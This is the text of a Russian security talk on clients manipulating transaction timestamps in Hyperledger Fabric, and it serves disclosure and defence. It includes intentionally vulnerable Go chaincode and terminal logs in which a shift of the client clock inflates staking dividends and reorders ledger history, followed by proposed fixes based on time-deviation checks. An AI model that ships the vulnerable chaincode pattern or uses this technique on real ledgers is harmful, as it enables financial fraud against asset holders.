



Защита от манипуляции временем транзакции в блокчейне Hyperledger Fabric

Агиевич Игорь

независимый исследователь



WHOAMI

NO
FF
ONE
2024

01

Исследую безопасность
блокейнов с 2021 года

03

Участник багбаунти
программы Stronghold
(strongholdsec.io)

05

в сфере
кибербезопасности - 18
лет

02

Окончил курсы "Smart
Contract Auditor" от
MixBytes

04

был разработчиком,
пентестером,
исследователем
исходного кода
приложений

Где используется Hyperledger Fabric

Цифровые финансовые активы (ЦФА): Атомайз, Лайтхаус, СПб биржа (источник: https://t.me/CFA_RF/204)


ЦФА используются для токенизации: полезных ископаемых, недвижимости, кредитование, международные переводы.

Объём рынка ЦФА в РФ в 2023 – 60 млрд. руб (прогноз: 600 млрд руб к 2026) (источник: <https://www.acra-ratings.ru/research/2763/>)

Прогноз объёма мирового рынка RWA к 2029 году: > 8 трлн \$ (источник: <https://t.me/web3technews/461>)


Электронное голосование, энергетика, здравоохранение и др. (источник: <https://wiki.hyperledger.org/display/LMDWG/Use+Cases>)

Описание функции GetTxTimestamp



```
// GetTxTimestamp returns the timestamp when the transaction was created. This
// is taken from the transaction ChannelHeader, therefore it will indicate the
// client's timestamp and will have the same value across all endorsers.
GetTxTimestamp() (*timestamp.Timestamp, error)
```

Упрощённая схема Hyperledger Fabric



C1 – канал

P1, P2 – пир узлы

O4 – служба
упорядочивания

L1,L2 – копии реестра


S5 – чейнкод




A1, A2 – приложения

R1,R2,R4 – организации

CA (1,2,4) – центры
сертификации

Упорядочивание транзакций



	Блокчейн-сеть		Одноранговый узел
	Блок B1		Упорядочивающий узел
	Транзакция T1, ответ R2a, одобренный E2		Канал
	Блок B1 содержит транзакции T1, T2, T3 ...		
	Транзакция T1 выполняется в канале C		Участник PA (P1, P2) соединяется через канал C

Уязвимая функция Stake_insecure

```
func (t *TimeStampChaincode) Stake_insecure(stub shim.ChaincodeStubInterface, args []string) pb.Response {  
    if len(args) != 1 {  
        return shim.Error("Incorrect number of arguments. Expecting 1")  
    }  
  
    txTimestamp, err := stub.GetTxTimestamp()    get time  
    if err != nil {  
        return shim.Error(fmt.Sprintf("Failed to get transaction timestamp: %v", err))  
    }  
  
    timestamp := time.Unix(txTimestamp.Seconds, int64(txTimestamp.Nanos)).Format(time.RFC3339)  
    err = stub.PutState("time", []byte(timestamp))    save time  
    if err != nil {  
        return shim.Error(fmt.Sprintf("Failed to save timestamp: %v", err))  
    }  
  
    err = stub.PutState("amount", []byte(args[0]))    save amount  
    if err != nil {  
        return shim.Error(fmt.Sprintf("Failed to save amount: %v", err))  
    }  
  
    return shim.Success(nil)  
}
```

Уязвимая функция CheckDividends_insecure

```
func (t *TimestampChaincode) CheckDividends_insecure(stub shim.ChaincodeStubInterface) pb.Response {  
  
    txTime := time.Unix(txTimestamp.Seconds, int64(txTimestamp.Nanos))  
  
    days := int(txTime.Sub(savedTime).Abs().Hours()) / 24  
  
    amount, err := stub.GetState("amount") //amount  
    if err != nil {  
        return shim.Error(fmt.Sprintf("Failed to read amount: %v", err))  
    }  
  
    amount_str := string(amount)  
    amount_int, _ := strconv.Atoi(amount_str)  
  
    dividends := amount_int + (days * amount_int * 2 / (365 * 10)) //days/365    amount*0.2  
  
    return shim.Success([]byte(strconv.Itoa(dividends)))  
}
```

Подмена времени для проведения финансовой атаки


```
tmp@tmp:~/HLF_client$ date
Sun Jun 16 04:22:31 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_insecure","Args":["10000"]}'
2024-06-16 04:23:04.267 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["CheckDividends_insecure"]}'
10000
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["subtractTimestamp"]}'
1m41.37549039s
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2025-06-17"
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["subtractTimestamp"]}'
8779h36m58.261429387s
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["CheckDividends_insecure"]}'
12000
tmp@tmp:~/HLF_client$
```

Время ОС и срок сертификата

```
tlsca.example.com
Подлинность: tlsca.example.com
Проверен: tlsca.example.com
Истекает: 03.06.2034
▼ Подробности

tmp@tmp: ~/HLF_client
tmp@tmp:~/HLF_client$ date
Fri Jun 14 09:37:04 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls -
-cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cer
t.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOr
ganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertF
iles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_in
secure","Args":["10000"]}'
2024-06-14 09:37:13.676 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls -
-cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cer
t.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOr
ganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertF
iles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"CheckDiv
idents_insecure","Args":["10000"]}'
2024-06-14 09:37:58.117 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200 p
ayload:"10000"
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2035-06-10 09:25"
tmp@tmp:~/HLF_client$ date
Sun Jun 10 09:25:13 UTC 2035
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls -
-cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cer
t.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOr
ganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertF
iles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"CheckDiv
idents_insecure","Args":["10000"]}'
2035-06-10 09:25:17.901 UTC 0001 ERROR [main] InitCmd -> Cannot run peer because error when setting up MSP of type bccsp from dir
ectory /home/tmp/HLF_client/organizations/peerOrganizations/org1.example.com/users/Admin@org1.example.com/msp: signing identity
expired 8929h47m17.901658891s ago
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2034-06-02 09:25"
[sudo] password for tmp:
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls -
-cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cer
t.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOr
ganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertF
iles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"CheckDiv
idents_insecure","Args":["10000"]}'
2034-06-02 09:25:04.664 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200 p
ayload:"29939"
tmp@tmp:~/HLF_client$
```


Сервис вызывает GetTxTimestamp()



Описание функции GetHistoryForKey()

```
// GetHistoryForKey returns a history of key values across time.  
// For each historic key update, the historic value and associated  
// transaction id and timestamp are returned. The timestamp is the  
// timestamp provided by the client in the proposal header.  
// GetHistoryForKey requires peer configuration  
// core.ledger.history.enableHistoryDatabase to be true.  
// The query is NOT re-executed during validation phase, phantom reads are  
// not detected. That is, other committed transactions may have updated  
// the key concurrently, impacting the result set, and this would not be  
// detected at validation/commit time. Applications susceptible to this  
// should therefore not use GetHistoryForKey as part of transactions that  
// update ledger, and should limit use to read-only chaincode operations.  
// Starting in Fabric v2.0, the GetHistoryForKey chaincode API  
// will return results from newest to oldest in terms of ordered transaction  
// height (block height and transaction height within block).  
// This will allow applications to efficiently iterate through the top results  
// to understand recent changes to a key.  
GetHistoryForKey(key string) (HistoryQueryIteratorInterface, error)
```

Описание функции GetTxTimestamp()



The screenshot shows a code editor window with a dark theme. The window has a title bar with three colored buttons (red, yellow, green) and a plus sign. Below the title bar is a navigation bar with back, forward, and refresh icons, a search icon, and a star icon. The main area of the window contains the following text:

```
// GetTxTimestamp returns the timestamp when the transaction was created. This  
// is taken from the transaction ChannelHeader, therefore it will indicate the  
// client's timestamp and will have the same value across all endorsers.  
GetTxTimestamp() (*timestamp.Timestamp, error)
```

Эксперимент с GetHistoryForKey()

```
tmp@tmp:~/HLF_client$ date
Mon Jun 16 17:54:07 UTC 2025
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_insecure","Args":["10000"]}'
2025-06-16 17:54:15.513 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["getHistory"]}'
History for amount: [10000], [2025-06-16T17:54:15Z]
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2026-06-16 16:51"
[sudo] password for tmp:
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2024-06-16 16:51"
[sudo] password for tmp:
tmp@tmp:~/HLF_client$ date
Sun Jun 16 16:51:02 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_insecure","Args":["20000"]}'
2024-06-16 16:51:10.005 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["getHistory"]}'
History for amount: [20000 10000], [2024-06-16T16:51:10Z 2025-06-16T17:54:15Z]
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2026-06-16 16:51"
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem" -C mychannel -n time_insecure --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_insecure","Args":["30000"]}'
2026-06-16 16:51:04.954 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_insecure -c '{"Args":["getHistory"]}'
History for amount: [30000 20000 10000], [2026-06-16T16:51:04Z 2024-06-16T16:51:10Z 2025-06-16T17:54:15Z]
```

Краткий итог

01

Проверено (через peer chaincode invoke) на версиях:
2.4.0 - 2.4.9
2.5.0 – 2.5.9

03

улучшение механизма защиты (за 2 недели):
<https://github.com/hyperledger/fabric/commit/155457a6624b3c74b22e5729c35c8499bfe952cd>

05

Разработчики считают, что значение можно валидировать (готового решения не предлагая)

02

В fabric-sdk-go (не развивается) нет проблемы (со слов разработчиков)

04

разработчик не инициировал назначение CVE

Голосование: уязвимость или нет?



Существующее решение

TimeFabric

- Не поддерживается уже 3 года
- Требуется патчинг
 - усложняет обновление узлов блокчейна

Мои предложения

- сравнение времени с:
 - сервером времени (NTP, NTS)
 - с локальным временем ОС (там, где смарт-контракт)

Максимальное отклонение времени

```
max_time_diff := 300
diff := int(math.Abs(txTime.Sub(timeNow).Abs().Seconds()))
if diff > max_time_diff {
    return shim.Error(fmt.Sprintf("Wrong time"))
}

timestamp := time.Unix(txTimestamp.Seconds, int64(txTimestamp.Nanos)).Format(time.RFC3339)
err = stub.PutState("time", []byte(timestamp))
if err != nil {
    return shim.Error(fmt.Sprintf("Failed to save timestamp: %v", err))
}
```

Использование времени ОС узла блокчейна

```
tmp@tmp:~/HLF_client$ date
Fri Jun 14 09:25:33 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls -
-cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cer
t.pem" -C mychannel -n time_secure_localtime --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organization
s/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsR
ootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":
"Stake_secure_localtime","Args":["10000"]}'
2024-06-14 09:25:39.937 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_localtime -c '{"Args":["subtractTimestamp"]}'
8.87432977s
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_localtime -c '{"Args":["CheckDividends_secure_localtime"]
}'
10000
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2025-06-14 09:25"
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_localtime -c '{"Args":["subtractTimestamp"]}'
8759h59m30.879641682s
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_localtime -c '{"Args":["CheckDividends_secure_localtime"]
}'
Error: endorsement failure during query. response: status:500 message:"Wrong time"
tmp@tmp:~/HLF_client$
```

Использование времени сервера NTP

```
tmp@tmp:~/HLF_client$ date
Fri Jun 14 09:14:09 UTC 2024
tmp@tmp:~/HLF_client$ peer chaincode invoke -o orderer.example.com:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile "${PWD}/organizations/ordererOrganizations/example.com/orderers/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem" -C mychannel -n time_secure_ntp --peerAddresses peer0.org1.example.com:7051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/ca.crt" --peerAddresses peer0.org2.example.com:9051 --tlsRootCertFiles "${PWD}/organizations/peerOrganizations/org2.example.com/peers/peer0.org2.example.com/tls/ca.crt" -c '{"function":"Stake_secure_ntp","Args":["10000"]}'
2024-06-14 09:14:15.144 UTC 0001 INFO [chaincodeCmd] chaincodeInvokeOrQuery -> Chaincode invoke successful. result: status:200
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_ntp -c '{"Args":["CheckDividends_secure_ntp"]}'
10000
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_ntp -c '{"Args":["subtractTimestamp"]}'
1m26.270448524s
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2025-06-14 09:14"
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_ntp -c '{"Args":["subtractTimestamp"]}'
8759h59m52.100572839s
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_ntp -c '{"Args":["CheckDividends_secure_ntp"]}'
Error: endorsement failure during query. response: status:500 message:"Wrong time"
tmp@tmp:~/HLF_client$ sudo timedatectl set-time "2024-06-14 09:17"
[sudo] password for tmp:
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_ntp -c '{"Args":["CheckDividends_secure_ntp"]}'
10000
tmp@tmp:~/HLF_client$ peer chaincode query -C mychannel -n time_secure_ntp -c '{"Args":["subtractTimestamp"]}'
3m2.410121949s
tmp@tmp:~/HLF_client$
```

Использование времени сервера NTS

